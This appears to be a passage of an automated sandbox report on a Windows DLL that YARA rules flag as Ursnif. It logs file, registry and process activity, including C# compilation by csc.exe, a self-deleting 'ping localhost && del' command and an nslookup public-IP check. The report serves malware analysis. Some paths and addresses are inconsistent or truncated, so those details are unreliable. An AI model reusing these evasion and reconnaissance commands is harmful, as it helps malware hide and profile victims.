C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scr iptupmoUninstall- scr<wbr>iptGet- Installedscr<wbr>iptUpda te-ModuleRegister- PSRepositoryFind- scr<wbr>iptUnregister- PSRepositorypumoTest- scr<wbr>iptFileIn foUpdate-Scri	success or wait	1	7FFFDD2AB526	WriteFile

File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDFA5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDFA5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDFA5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFFDFA5B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFFDFB312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDFA62625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDFA62625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDFA62625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFFDFB312E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFDFB312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFDFB312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFDFB312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFDFA5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFDFA5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFDFA5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFDFA5B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#dfe7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFDFB312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFDFB312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFDFB312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFDFB312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFDFB312E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFDFA5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFDFA5B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFDFA462DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFDFA463B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFDFB312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFDFB312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFDFB312E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFDD2AB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFDD2AB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	123	7FFFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFFDD2AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFFDD2AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDD2AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDD2AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFFDD2AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDD2AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDD2AB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFFDFB312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFFDFB312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFFDD2AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFFDD2AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFFDD2AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFFDD2AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFFDD2AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFFDD2AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFFDD2AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFFDD2AB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFFDFB312E7	ReadFile
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.dll	unknown	4096	success or wait	1	7FFFDD2AB526	ReadFile
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.dll	unknown	4096	success or wait	1	7FFFDD2AB526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	1E6365526D6	ReadFile

Analysis Process: conhost.exe PID: 6652, Parent PID: 6644

General

Target ID:	19
Start time:	16:28:01
Start date:	04/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 6924, Parent PID: 6644

General

Target ID:	21
Start time:	16:28:12
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.cmdline
Imagebase:	0x7ff71b4c0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\m5pod5s5\CSCDE04DA8616441A6AC3074D39CFFC1D3.TMP	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	7FF71B53E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\m5pod5s5\CSCDE04DA8616441A6AC3074D39CFFC1D3.TMP	success or wait	1	7FF71B53E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\m5pod5s5\CSCDE04DA8616441A6AC3074D39CFFC1D3.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_IN FO?DVarFile Info\$TranslationStringFile Inf	success or wait	1	7FF71B53ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.cmdline	unknown	369	success or wait	1	7FF71B4D1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.0.cs	unknown	403	success or wait	1	7FF71B4D1EE7	ReadFile

Analysis Process: cvtres.exe PID: 7040, Parent PID: 6924**General**

Target ID:	22
Start time:	16:28:14
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5F15.tmp" "c:\Users\user\AppData\Local\Temp\m5pod5s5\CSCDE04DA8616441A6AC3074D39CFFC1D3.TMP"
Imagebase:	0x7ff66f440000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Analysis Process: csc.exe PID: 7144, Parent PID: 6644**General**

Target ID:	24
Start time:	16:28:17
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.cmdline
Imagebase:	0x7ff71b4c0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities**File Created**

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\la1gxko15\CSCFE08F5B5052974B07835021DDCFF1297.TMP	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	7FF71B53E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1a1gxko15\CSCE08F5B5052974B07835021DDCFF1297.TMP	success or wait	1	7FF71B53E740	DeleteFileW

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1a1gxko15\CSCE08F5B5052974B07835021DDCFF1297.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_IN FO?DVarFile Info\$TranslationStringFile Inf	success or wait	1	7FF71B53ED5B	WriteFile

File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1a1gxko15\1a1gxko15.cmdline	unknown	369	success or wait	1	7FF71B4D1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\1a1gxko15\1a1gxko15.0.cs	unknown	392	success or wait	1	7FF71B4D1EE7	ReadFile

Analysis Process: control.exe PID: 4084, Parent PID: 5132	
General	
Target ID:	25
Start time:	16:28:18
Start date:	04/05/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff62ce00000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.414668534.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.413947295.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000019.00000003.416371744.0000020A9F33C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000019.00000000.415531783.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000019.00000003.416255152.0000020A9F33C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

File Activities							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	4026D6	ReadFile

Analysis Process: cvtres.exe PID: 6040, Parent PID: 7144	
General	
Target ID:	26
Start time:	16:28:19
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES73F5.tmp" "c:\Users\user\AppData\Local\Temp\1gxko15\CSCE08F5B5052974B07835021DDCFF1297.TMP"
Imagebase:	0x7ff66f440000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path		Access	Attributes	Options	Completion	Count	Source Address	Symbol	
File Path		Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
File Path				Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 3616, Parent PID: 4084	
General	
Target ID:	29
Start time:	16:28:30
Start date:	04/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f3b00000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities							
Key Value Created							
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\MicrosofWindows\CurrentVersion\Internet Settings	EnableSPDY3_0	dword	0	success or wait	1	638A7C3	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	{1BED482B-BEBF-0564-A07F-D209D423264D}	binary	69 41 14 49 C3 5F D8 01	success or wait	1	63896E7	RegSetValueExA

Analysis Process: cmd.exe PID: 5716, Parent PID: 3616**General**

Target ID:	33
Start time:	16:28:47
Start date:	04/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\lxaj0e933Uv.dll
Imagebase:	0x7ff7bb450000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: conhost.exe PID: 5068, Parent PID: 5716**General**

Target ID:	34
Start time:	16:28:48
Start date:	04/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: 3504, Parent PID: 5716**General**

Target ID:	36
Start time:	16:28:48
Start date:	04/05/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff726940000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: RuntimeBroker.exe PID: 4440, Parent PID: 3616

General

Target ID:	37
Start time:	16:28:56
Start date:	04/05/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6b45b0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6592, Parent PID: 3616

General

Target ID:	39
Start time:	16:29:47
Start date:	04/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\ADE6.bi1"
Imagebase:	
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

 No disassembly